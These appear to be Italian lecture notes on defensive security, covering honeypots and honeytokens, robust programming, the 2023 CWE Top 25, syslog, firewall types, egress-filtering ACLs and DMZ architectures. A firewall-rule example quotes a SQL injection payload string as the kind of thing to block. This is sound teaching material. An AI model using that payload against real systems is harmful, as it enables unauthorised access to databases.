Se un attaccante trova un sistema che è **troppo semplice da violare**, potrebbe insospettirsi. Un honeypot che ha molte porte aperte e servizi attivi senza un apparente motivo può sembrare sospetto agli attaccanti. Se un honeypot utilizza software con impostazioni predefinite, quindi non personalizzate, ciò potrebbe indicare che il sistema non è effettivamente operativo, facendo insospettire gli attaccanti. Un sistema che appartiene a un **marchio noto** ma che non mostra attività di rete regolare può sembrare sospetto. Se i file o le cartelle all'interno del sistema hanno nomi troppo "appetibili" come *Passwords*, *Confidential* o *Usernames*, l'attaccante potrebbe capire che si tratta di un'esca. Se un honeypot appare con molto spazio libero, potrebbe far sospettare che non sia un vero sistema di produzione. Un sistema che non riceve aggiornamenti può sembrare non utilizzato, facendolo sembrare un'esca.

Honeytokens

Gli **honeytokens** sono **file fasulli** che sembrano informazioni critiche, ma sono esche progettate per tracciare chi ha avuto accesso non autorizzato a un sistema e come è avvenuta la violazione.

Ogni istanza di un dato falso (honeytoken) viene inserita in un punto specifico della rete in modo che se un attaccante ci accede o la utilizza, è possibile capire da dove proviene la violazione.

Possono essere credenziali false, che se un attaccante prova ad usarle, si può capire quale db è stato violato; file con nomi ingannevoli come *passwords.doc* o *confidential.xlsx*, che innescano un allarme se vengono aperti.

Recenti risultati da honeypot: Gli attacchi sono più frequenti di notte, con un picco significativo il lunedì. Gli Stati Uniti e la Cina sono le principali fonti degli attacchi. Su Azure, il protocollo SSH è stato attaccato tre volte più spesso rispetto a SMB, mentre su AWS gli attacchi SMB sono leggermente superiori a quelli SSH. Il 98% degli attacchi proviene da client Linux. Il 98.5% degli attacchi è automatizzata. Il 67% degli attaccanti si concentra su un singolo servizio in un solo honeypot presso un singolo provider, mentre il 30% attacca più honeypot su provider diversi. Solo lo 0.1% degli attaccanti colpisce sistematicamente tutti gli honeypot e servizi globalmente su larga scala.

ROBUST PROGRAMMING

Robust Programming è uno stile di programmazione volto a scrivere codice sicuro in modo da ridurre al minimo le vulnerabilità di un sistema, così da garantire che il sistema sia resistente a comportamenti malevoli ed errori. Le regole principali sono le seguenti.

Tutti gli **input esterni** devono essere validati perché sono considerati potenzialmente dannosi; È fondamentale controllare le dimensioni degli array in modo da evitare che dati più grandi del previsto sovrascrivano la memoria causando buffer overflow; Il codice deve prevenire la fuga di informazioni critiche da moduli, oggetti o funzioni. Il codice deve usare puntatori logici anziché fisici in modo da evitare di esporre dettagli interni del sistema. Il codice deve verificare i dati prima di passarli a funzioni esterne per evitare che valori errati influiscano negativamente sul sistema.

Validazione degli Input

L'obiettivo della **validazione degli input** è garantire che tutti i dati in ingresso siano corretti e sicuri. Il codice deve definire chiaramente gli input accettati, definendo i caratteri ammessi, la lunghezza massima degli input e la struttura grammaticale dei dati (email). Ogni input deve essere confrontato con le regole definite, scartando gli input non conformi. Molti linguaggi offrono funzioni per verificare che una stringa corrisponda a un modello definito (espressioni regolari) o per rimuovere caratteri pericolosi.

I parametri di input da validare in un programma sono variabili di configurazione, nomi di file, email, url e dati che verranno usati come risposte HTML.

Prevenzione del Buffer Overflow

I principi utilizzati per prevenire il buffer overflow sono i seguenti.

Quando si utilizza un array, utilizzare solo funzioni di libreria che accettano la lunghezza dell'array come parametro e limitano la copia dei dati a quella dimensione. Per creare strutture dati, utilizzare l'allocazione dinamica della memoria in base alla dimensione dei dati. Assicurarsi che nessuna variabile nel codice rimanga non inizializzata o inutilizzata.

Implementazione Robust Programming

Se una funzione di libreria restituisce un puntatore e un'altra funzione della stessa libreria accetta un parametro puntatore, la seconda funzione deve validare il proprio input senza fare affidamento alla prima.

Programmazione Robusta: Principi di Implementazione

Ogni funzione deve avere un'interfaccia chiaramente definita, specificando quali tipi di parametri accetta e il formato e la semantica dei valori che restituisce. Non deve essere assunto che i valori restituiti da una funzione di una libreria siano automaticamente validi come input per un'altra funzione della stessa libreria; ogni funzione deve validare i propri input. Deve essere evitato che dati in input possano essere interpretati come istruzioni eseguibili. Ogni funzione deve poter accedere solo ai dati strettamente necessari per il suo funzionamento.

Debolezze

Una **weakness** (debolezza) è una condizione presente in sw o hw in un sistema che in determinate circostanze potrebbe portare a vulnerabilità.

Correggere le debolezze nella fase di **progettazione e sviluppo** riduce i costi e i rischi rispetto alle correzioni effettuate dopo il rilascio, quando la correzione diventa più complessa e onerosa.

Debolezze nel Software: Buffer Overflow, Mancata verifica degli input, uso improprio di caratteri riservati (..), configurazioni errate nei percorsi dei file che permettono accessi non autorizzati, malfunzionamenti nella gestione di eventi o eccezioni, interfaccia utente che permette azioni non previste, meccanismi di autenticazione deboli, errori nell'allocazione e il rilascio di memoria, utilizzo di numeri casuali prevedibili per la crittografia e permettere di utilizzare i dati come codice eseguibile, inserire le chiavi di crittografia nel codice e usare algoritmi di crittografia obsoleti.

Debolezze nell'Hardware: Errori nei processori (CPU, GPU). Mancata divisione tra processi con diversi livelli di accesso. Competizione tra processi per l'accesso a risorse comuni. Meccanismi di lock inadeguati. Problemi legati alla tensione, corrente elettrica e temperatura.

Una **vulnerabilità** è un errore in una parte del sistema che un attaccante può sfruttare per eseguire un attacco, in modo da ottenere permessi non autorizzati nel sistema.

Una **vulnerabilità hw** è un errore che consente di **ottenere accesso** fisico o remoto al sistema.

Le debolezze possono esistere senza essere necessariamente classificabili come vulnerabilità fino a quando un attaccante non scopre un modo per sfruttarla. Pertanto, identificare e correggere le debolezze durante lo sviluppo permette di prevenire vulnerabilità più gravi che un attaccante individua e sfrutta dopo il rilascio.

2023 CWE Top 25 Most Dangerous Software Weaknesses

2023 CWE Top 25		X			
Rank	ID	Name	Score	CVEs in KEV	Rank Change vs. 2022
1	CWE-787	Out-of-bounds Write	63.72	70	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.54	4	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	34.27	6	0
4	CWE-416	Use After Free	16.71	44	+3
5	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	15.65	23	+1
6	CWE-20	Improper Input Validation	15.50	35	-2
7	CWE-125	Out-of-bounds Read	14.60	2	-2
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.11	16	0
9	CWE-352	Cross-Site Request Forgery (CSRF)	11.73	0	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	10.41	5	0
11	CWE-862	Missing Authorization	6.90	0	+5
12	CWE-476	NULL Pointer Dereference	6.59	0	-1
13	CWE-287	Improper Authentication	6.39	10	+1

Check through information in the NVD, score is the product of risk and popularity = frequency of occurrence

La **CommonWeaknessesEnumeration Top 25 Most Dangerous Software Weaknesses** del 2023 è una lista che identifica le 25 debolezze di software più pericolose.

Calcolo della Frequenza: La frequenza indica quante volte una specifica debolezza è stata sfruttata e quindi associata a un record di vulnerabilità CVE nel database NVD. Questo valore viene poi normalizzato per confrontarlo con le altre debolezze.

$$\text{Freq} = \{\text{count}(\text{CWE}_X \in \text{NVD}) \text{ for each } \text{CWE}_X \text{ in NVD}\}$$

$$Fr(\text{CWE}_X) = (\text{count}(\text{CWE}_X \in \text{NVD}) - \min(\text{Freq})) / (\max(\text{Freq}) - \min(\text{Freq}))$$

Calcolo della Gravità: La gravità si basa sulla media dei punteggi CVSS di tutte le vulnerabilità CVE associate alla debolezza. Questo valore viene poi normalizzato.

$$Sv(\text{CWE}_X) = \frac{\text{average_CVSS}(\text{CWE}_X) - \min(\text{CVSS})}{\max(\text{CVSS}) - \min(\text{CVSS})}$$

Score: Il punteggio finale di ciascuna debolezza CWE si ottiene moltiplicando la frequenza normalizzata per la gravità normalizzata per 100.

$$Score(\text{CWE}_X) = Fr(\text{CWE}_X) \times Sv(\text{CWE}_X) \times 100$$

Limitazioni CWE Top 25

Il sistema tende a dare priorità ai **difetti di implementazione** del codice rispetto ai problemi di progettazione. Il ranking si basa esclusivamente sui dati del **NVD**, che contiene solo le vulnerabilità CVE pubbliche, ignorando debolezze rilevanti non pubblicate. Molti record di vulnerabilità CVE non hanno informazioni sufficienti per essere associati a una debolezza CWE specifica, quindi non vengono inclusi nel ranking, causando possibili omissioni di debolezze importanti.

Calibratura della classificazione

Se una debolezza viene trovata raramente, non otterrà un punteggio alto, anche se il suo sfruttamento potrebbe avere conseguenze gravi. Le debolezze che, sfruttate, causano danni limitati non riceveranno un punteggio elevato. Una debolezza che è sia comune che capace di causare danni importanti otterrà un punteggio alto.

Trend

Alcune debolezze stanno guadagnando posizioni nella classifica, il che segnala una mancata mitigazione adeguata.

Missing Authorization: La mancanza di verifica dell'autorizzazione consente agli utenti non autorizzati di accedere a risorse protette. Dal 36° posto nel 2019 all'11° nel 2023.

Server-Side Request Forgery: Consente agli attaccanti di inviare richieste arbitrarie dal server, spesso per accedere a risorse interne o sensibili. Da fuori dalla top 25 (2019) al 19° (2023).

Alcune vulnerabilità rimangono nella Top 25 da anni, rappresentando sfide persistenti.

Elaborazione errata di input non attendibili: Queste debolezze riguardano input non validato, spesso sfruttato come punto di ingresso per attacchi. Sei di queste sono costantemente nei primi 10.

Debolezze nei linguaggi: Queste vulnerabilità sono legate ai linguaggi che non supportano controlli rigorosi nei tipi di dati e problemi nella gestione della memoria.

Logging

Il **logging** è il processo di **registrazione delle attività** che si verificano in un sistema in un file o un db. Le informazioni memorizzate sono in genere timestamp, utenti coinvolti, azioni eseguite e risultati ottenuti, e vengono salvate e analizzate per monitorare il sistema e diagnosticare errori.

La registrazione delle azioni è utile per rilevare quando un utente utilizza in modo malevolo i privilegi che possiede causando potenziali danni. Quando i diritti di un soggetto non possono essere ridotti a causa di vincoli normativi, registrare tutte le sue azioni e studiare i dati registrati per identificare anomalie, consente di limitare i danni legati a queste entità. Ogni informazione registrata nei log deve essere associata a un livello di sicurezza. È una buona pratica archiviare i file di log di un nodo **N_i** in un nodo distinto **N_j**, per garantire l'integrità dei dati in caso di compromissione.

Syslog in Linux

Tutti i sistemi operativi offrono strumenti per la creazione di file di log, come per esempio il tool syslog per Linux.

Viene definita dal programmatore la configurazione delle azioni che devono essere eseguite per gestire i log nel file /etc/syslog.conf.

I programmi che supportano il protocollo syslog generano record di log e li inviano a un file speciale chiamato **/dev/log**. Il processo deamon **syslogd** legge i record di log da /dev/log e in base alla configurazione, salva i log su file specifici, invia i messaggi di log sul terminale o invia i log ad altri computer sulla rete.

Compromise recording

Facility Number	Facility Description	Facility Number	Facility Description
0	kernel messages	12	NTP subsystem
1	user-level messages	13	log audit
2	mail system	14	log alert
3	system daemons	15	clock daemon
4	**security/authorization messages	16	local use 0 (local0)
5	messages generated internally by Syslog	17	local use 1 (local1)
6	line printer subsystem	18	local use 2 (local2)
7	network news subsystem	19	local use 3 (local3)
8	UUCP subsystem	20	local use 4 (local4)
9	clock daemon	21	local use 5 (local5)
10	security/authorization messages	22	local use 6 (local6)
11	FTP daemon	23	local use 7 (local7)

Syslog aware modules

Syslog categorizza i messaggi in base a una "facility", che assegna un numero al **tipo** di evento che ha generato il log. Il sistema *syslog* sfrutta queste "facility" per filtrare, categorizzare e instradare i messaggi in base alla loro origine.

I **livelli di severità** sono utilizzati per categorizzare gli eventi registrati nel sistema in base alla loro gravità. Ogni livello è associato a una priorità specifica e aiuta a determinare quanto velocemente un problema deve essere affrontato.

1. **EMERGENCY (0):** Condizione di panico che richiede l'attenzione immediata di tutto il personale tecnico, poiché coinvolge più applicazioni, server o sistemi critici (es. terremoti o gravi disastri).
2. **ALERT (1):** Problema che deve essere corretto immediatamente, come la perdita della connessione di backup ISP.
3. **CRITICAL (2):** Problema grave che richiede intervento immediato, ad esempio un guasto in un sistema primario.
4. **ERROR (3):** Errori non urgenti, ma che devono essere risolti entro un periodo definito (es. segnalazioni a sviluppatori o amministratori).
5. **WARNING (4):** Messaggi di avviso che indicano un potenziale problema imminente se non viene intrapresa un'azione (es. spazio disco vicino al limite).
6. **NOTICE (5):** Eventi insoliti ma non critici, utili per rilevare problemi potenziali, senza necessità di azione immediata.
7. **INFORMATIONAL (6):** Messaggi operativi normali, utilizzati per scopi di reportistica o monitoraggio (es. throughput).
8. **DEBUG (7):** Informazioni di debug utili per gli sviluppatori durante la fase di sviluppo e non durante le normali operazioni.



Esempio ransomware

La chiusura improvvisa e in massa di applicazioni è comune quando un ransomware prende il controllo del sistema, tentando di interrompere i servizi per completare l'infezione e procedere con la crittografia dei file. Monitorare la presenza di un numero elevato di log associati ad eventi che indicano la chiusura automatica delle applicazioni in esecuzione è utile per identificare tempestivamente un attacco ransomware e avviare misure di contenimento.


SEGMENTATION & FIREWALLING

Un **firewall** è un modulo progettato per **filtrare** i messaggi scambiati tra **due reti** con **livelli di sicurezza distinti**. Si presuppone che la rete sia stata segmentata in due sottoreti, ognuna con le proprie regole di sicurezza.

I firewall vengono classificati in base ai **protocolli** che il firewall conosce e **può filtrare** (IP, TCP, HTTP) e in base al tipo di implementazione del firewall.

Segmentazione e firewalling

Segmentare una rete consiste nel suddividerla in diverse sottoreti, ognuna delle quali è collegata e separata dalle altre tramite firewall. I firewall decidono quali dati possono attraversare i confini di rete.



I nodi con diversi livelli di sicurezza o esigenze operative vengono assegnati a subnet diverse. Ad esempio, sistemi critici possono essere isolati da dispositivi meno sicuri.

La segmentazione impedisce a un attaccante di accedere liberamente all'intero sistema, limitando il movimento laterale (lateral movement) all'interno della rete. Anche se un sistema viene compromesso, le altre subnet restano protette.



La segmentazione può essere combinata con honeypot per attirare gli attaccanti e monitorare il loro comportamento senza mettere a rischio risorse reali.


Implementazione di un firewall

Firewall che riceve e trasmette attraverso la stessa interfaccia: Il traffico che attraversa il firewall viene sia ricevuto che trasmesso dalla stessa interfaccia fisica. Il firewall agisce come un filtro che ispeziona i pacchetti, senza alterare la topologia di rete.

Firewall che riceve e trasmette attraverso due interfacce distinte: Il firewall dispone di due interfacce, una connessa alla rete interna (LAN) e l'altra a quella esterna (WAN). Il traffico che arriva dalla rete esterna viene ispezionato e se conforme inoltrato verso la rete interna, e viceversa. Si possono applicare regole restrittive sul traffico in arrivo dalla rete esterna e regole più permissive sul traffico in uscita dalla rete interna.

Firewall con due interfacce che sono le uniche connessioni tra le due reti: Non esistono altri canali di comunicazione tra le due reti oltre alle due interfacce del firewall. Non c'è rischio che il traffico possa bypassare i controlli di sicurezza applicati, perché ogni pacchetto deve passare attraverso il firewall.





Classificazione in base al protocollo TCP/IP


Le capacità di un firewall variano a seconda dello **strato del modello TCP/IP** sul quale opera, e ciascun livello offre differenti possibilità di controllo.

Livello 3 di Rete: Il firewall decide di instradare o bloccare un pacchetto analizzando l'**header** dei pacchetti di rete, esaminando gli indirizzi IP mittente e destinatario, le porte usate e il protocollo di trasporto implementato. Il contenuto del pacchetto non viene esaminato.

Livello 4 TCP Circuit Level Gateway: Firewall che mantiene internamente lo stato delle connessioni TCP e consente o blocca il traffico analizzando questo stato (ad esempio, verificando che il classico “handshake” TCP sia stato completato correttamente)

Livello Applicativo (e oltre): Il firewall ha una conoscenza approfondita dei **protocolli applicativi** e può esaminare non solo gli header ma anche il **contenuto** dei pacchetti. (Un firewall potrebbe analizzare le richieste HTTP per individuare tentativi di SQL Injection).

Packet Filtering Firewall di livello 3



Il meccanismo di filtraggio dei pacchetti avviene in kernel space. Un pacchetto in ingresso dall’interfaccia di rete, prima che possa essere instradato o consegnato alle applicazioni interne, viene passato al modulo di **packet filtering**.

Il firewall filtra i pacchetti in base al loro header. Esiste una **ordinata di regole** che specifica criteri di accettazione o rifiuto dei pacchetti, filtrando in base ad indirizzo IP sorgente/destinazione, porte sorgente/destinazione e protocollo di trasporto usato.


Se scartato, il pacchetto viene eliminato e non prosegue nello stack di rete. Se il pacchetto **soddisfa** tutte le regole il pacchetto viene accettato e viene **instradato** verso la destinazione. Se il pacchetto è destinato a un host remoto, il firewall lo inoltra verso la rete. Se invece è destinato al firewall stesso per servizi locali, sale nello **stack di rete** interno ed è passato alle applicazioni che ne hanno fatto richiesta.

Vantaggi: Un singolo dispositivo può filtrare il traffico per l’intera rete. È molto rapido poiché si limita a esaminare l’header dei pacchetti senza analizzare il contenuto, in modo da avere un impatto ridotto sulle prestazioni della rete e sull’esperienza dell’utente finale.

Svantaggi: Si basa solo su informazioni come indirizzo IP e porta, senza considerare il contenuto dei pacchetti, quindi essere facilmente ingannato via spoofing e può non effettuare un controllo approfondito.

Circuit-level gateway TCP

Un **firewall circuit-level gateway** mantiene una tabella che regista lo stato delle connessioni TCP e la relativa sequenza di pacchetti inviati.



Ogni pacchetto in ingresso viene **filtrato** dal firewall utilizzando un insieme di **regole definite** e consultando la tabella delle connessioni TCP. Se il pacchetto corrisponde alle regole, si verifica che il pacchetto appartiene a una connessione esistente o se esso sia una richiesta di connessione che segue correttamente l'handshake TCP. In tal caso viene **accettato**, altrimenti viene **scartato**. Se accettato, il pacchetto viene registrato nella connection table e viene **inoltrato** al suo destinatario, che può essere un host remoto o il firewall stesso. Se la connessione TCP termina, la entry associata nella connection table viene rimossa, impedendo ulteriori pacchetti di passare.

Vantaggi: Il firewall accetta **solo** connessioni che sono state iniziate da un host autorizzato. Poiché analizza solo lo stato delle connessioni e non il contenuto dei pacchetti, ha **bassi requisiti di elaborazione**.

Svantaggi: Non **analizza i dati all'interno dei pacchetti**, quindi se un malware all'interno della rete avvia una connessione legittima verso un server remoto, il firewall **non è in grado di intercettarlo**. Non può rilevare per lo stesso motivo attacchi SQL injection, XSS o basati su exploit.

Stateful Packet Filters

Un **Stateful Packet Filter** è un firewall che combina i due precedenti approcci, esaminando individualmente l'header di ogni pacchetto e tenendo traccia dello stato della connessione TCP a cui appartiene.


Il firewall mantiene una tabella di stato, può determinare se un pacchetto fa parte di una connessione TCP attiva o sta tentando di stabilirne una nuova e può filtrare i pacchetti tramite regole su Indirizzi IP di origine e destinazione, Numeri di porta di origine e destinazione, Tipo di protocollo di trasporto e Dimensioni del pacchetto.

Quando un dispositivo interno accede a un servizio esterno, il firewall crea una **entry nella state table** per tracciare quella connessione. Quando il server esterno invia una risposta al client, il firewall confronta i pacchetti ricevuti con la entry della relativa connessione salvata nella tabella. Se i pacchetti ricevuti appartengono ad una connessione legittima e rispettano le regole, il firewall consente il passaggio. Al contrario viene bloccato.

Questo firewall è intensivo in termini di risorse e può rallentare la velocità di comunicazione della rete.

Application Gateway

Un **Application Gateway** è un firewall che analizza il contenuto dei pacchetti a livello applicativo, oltre ad analizzare l'header di ogni pacchetto (indirizzi IP, porte TCP/UDP).



Un'architettura tipica di un Application Gateway può essere la seguente. Il firewall è contenuto in un proxy server. Quando un client esterno invia delle richieste a un server, vengono intercettate dal **proxy server** che esamina i pacchetti a livello applicativo. Se il traffico è conforme alle politiche di sicurezza, il **proxy server** inoltra la richiesta al server reale. Il pacchetto di risposta del server viene inviato indietro al proxy server, che lo inoltra al client esterno. Durante tutto questo processo, la rete interna rimane protetta dietro il proxy, che funge da barriera di sicurezza.


Le regole di filtraggio possono essere molto specifiche, consentendo di bloccare o permettere l'accesso a particolari risorse/pagine all'interno di un sito web. L'analisi profonda del traffico richiede **risorse computazionali** elevate, rallentando il throughput della rete.

- Blocca richieste HTTP contenenti il metodo "POST" o "DELETE" verso endpoint sensibili del sistema: * /api/admin/*; * /api/finance/*; * /config/*

Esempio di regola: * Blocca richieste con payload contenenti SQL injection (es. ' OR '1'='1' --).

Differenza tra Proxy e Reverse Proxy

Un'ulteriore distinzione importante riguarda i tipi di proxy, ovvero **Forward Proxy** e **Reverse Proxy**.



Forward Proxy: Le richieste provenienti da un client interno alla rete aziendale vengono inoltrate verso i server esterni tramite il proxy. I client non hanno accesso diretto alla rete esterna.

Reverse Proxy: Un reverse proxy accetta richieste da client esterni e le inoltra ai server interni della rete aziendale, così da non renderli direttamente accessibili dall'esterno.

Feature	Packet-Filtering Firewalls	Circuit-Level Gateways	Stateful Inspection Firewalls	Application-Level Gateways (Proxy Firewall)
Destination/IP Address Check	Yes	No	Yes	Yes
TCP Handshake Check	No	Yes	Yes	Yes
Deep-Layer Inspection	No	No	No	Yes
Virtualized Connection	No	No	No	Yes
Resource Impact	Minimal	Minimal	Small	Moderate

Next-Generation Firewall (NGFW)

Un **Next-Generation Firewall (NGFW)** è un firewall avanzato che opera dal livello 2 a 7 ISO/OSI ed è composto dalle seguenti componenti:

Deep Packet Inspection: Analizza il contenuto dei pacchetti per rilevare malware.

Controllo delle Applicazioni: Identifica e blocca l'uso di specifiche applicazioni (VPN o software non autorizzati).

Monitoraggio Completo del Traffico: Traccia il traffico di rete con dettagli avanzati per prevenire attacchi nascosti.

Integrazione con IDS/IPS: Può collaborare con sistemi esterni di **Intrusion Detection and Prevention** per bloccare attività sospette in tempo reale.

Svantaggi: Maggiore complessità e costo rispetto ai firewall tradizionali; Richiede integrazione con altri sistemi di sicurezza.

Intrusion Prevention (IP)

Un firewall stateful mantiene traccia dello stato delle connessioni, permettendo di identificare se una comunicazione è legittima o se sta cercando di sfruttare vulnerabilità nel sistema. Nel caso di un attacco, il firewall può identificare pacchetti anomali o richieste non legittime e terminare la connessione prima che l'attacco causi danni.

Egress Filtering

L'**Egress Filtering** è una tecnica che si concentra sul filtrare il traffico **in uscita** dalla rete, in modo di prevenire la diffusione di dati critici verso l'esterno. Viene usata per contenere gli attacchi effettuati da nodi della rete compromessi che sono connessi a una botnet.

L'Egress filtering consente di identificare comunicazioni verso indirizzi IP sospetti e bloccare l'uscita di dati critici.

Linee guida di filtering

Qualsiasi traffico **proveniente da reti esterne** e diretto agli indirizzi IP privati della rete interna aziendale deve essere bloccato, impedendo accessi non autorizzati dall'esterno.

MS RPC (TCP&UDP 135), NetBIOS/IP (TCP&UDP 137-139), SMB/IP (TCP/445)
 Trivial File Transfer Protocol - TFTP (UDP/69)
 Syslog (UDP/514)
 Simple Network Management Protocol – SNMP (UDP 161-162)
 SMTP from all but your mail server
 Internet Relay Chat IRC (TCP 6660-6669)
 ICMP Echo/Reply
 ICMP Host Unreachable




```

interface Serial 0
ip access-group filter_outbound out
ip access-list extended filter_outbound
deny icmp any any time-exceeded unreachable echo-reply
deny tcp any any range 135 139
deny udp any any range 135 139
deny tcp any any 445
deny udp any any 69
deny udp any any 514
deny udp any any range 161 162
deny tcp any any range 6660 6669
permit tcp 1.2.3.4 any 25
deny tcp any 25
permit ip 1.2.3.0 0.0.0.255 any
deny ip any

```


I filtri devono essere applicati **il più vicino possibile al perimetro della rete**, idealmente sul **router di frontiera** prima di raggiungere l'ISP. Il blocco di **TCP e UDP** può essere fatto **sul firewall o sul router**, ma preferibilmente sul router per proteggere anche il firewall stesso. Il filtraggio ICMP dovrebbe essere gestito a livello di router per evitare che i sistemi interni rispondano a richieste sospette.

Architettura Screening router+ Bastion host



Lo **Screening Router** è il primo livello di difesa della rete e funge da **filtro dei pacchetti** in ingresso e in uscita. Il **Bastion Host** è un **server** progettato per resistere agli attacchi informatici che funge da intermediario sicuro tra il mondo esterno e la rete interna. Un pacchetto proveniente da Internet arriva al **Screening Router**, che filtra il traffico in base alle regole di sicurezza. Se il pacchetto è autorizzato, può essere inoltrato al **Bastion Host**, che applica ulteriori controlli. Il traffico destinato alla **rete interna** viene regolato e filtrato dal Bastion Host prima di essere inoltrato ai sistemi aziendali. Quando un dispositivo interno invia dati all'esterno, lo **Screening Router effettua l'egress filtering**, bloccando eventuali comunicazioni indesiderate o pericolose.

Architettura Screened subnet




It increases redundancy but here we have redundant controls hence this redundancy increases robustness

La rete viene divisa in 3 livelli: La rete esterna Internet da cui proviene il traffico; La **DeMilitared Zone**: Uno spazio controllato tra la rete esterna e la rete interna, dove si trovano i sistemi esposti, come il Bastion Host e i router; **Internal Network**: La rete aziendale protetta, dove si trovano i dispositivi e i dati critici.

L'architettura utilizza due router, un **Exterior Router** che filtra il traffico in ingresso da Internet, e un **Interior Router** che filtra il traffico tra la **DMZ** e la rete interna, impedendo che eventuali compromissioni nella DMZ si propaghino all'interno.

Il **Bastion Host** è posizionato nella DMZ e agisce come intermediario per i servizi esposti.

